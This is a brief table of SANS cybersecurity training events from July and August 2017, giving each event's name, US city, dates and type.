Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event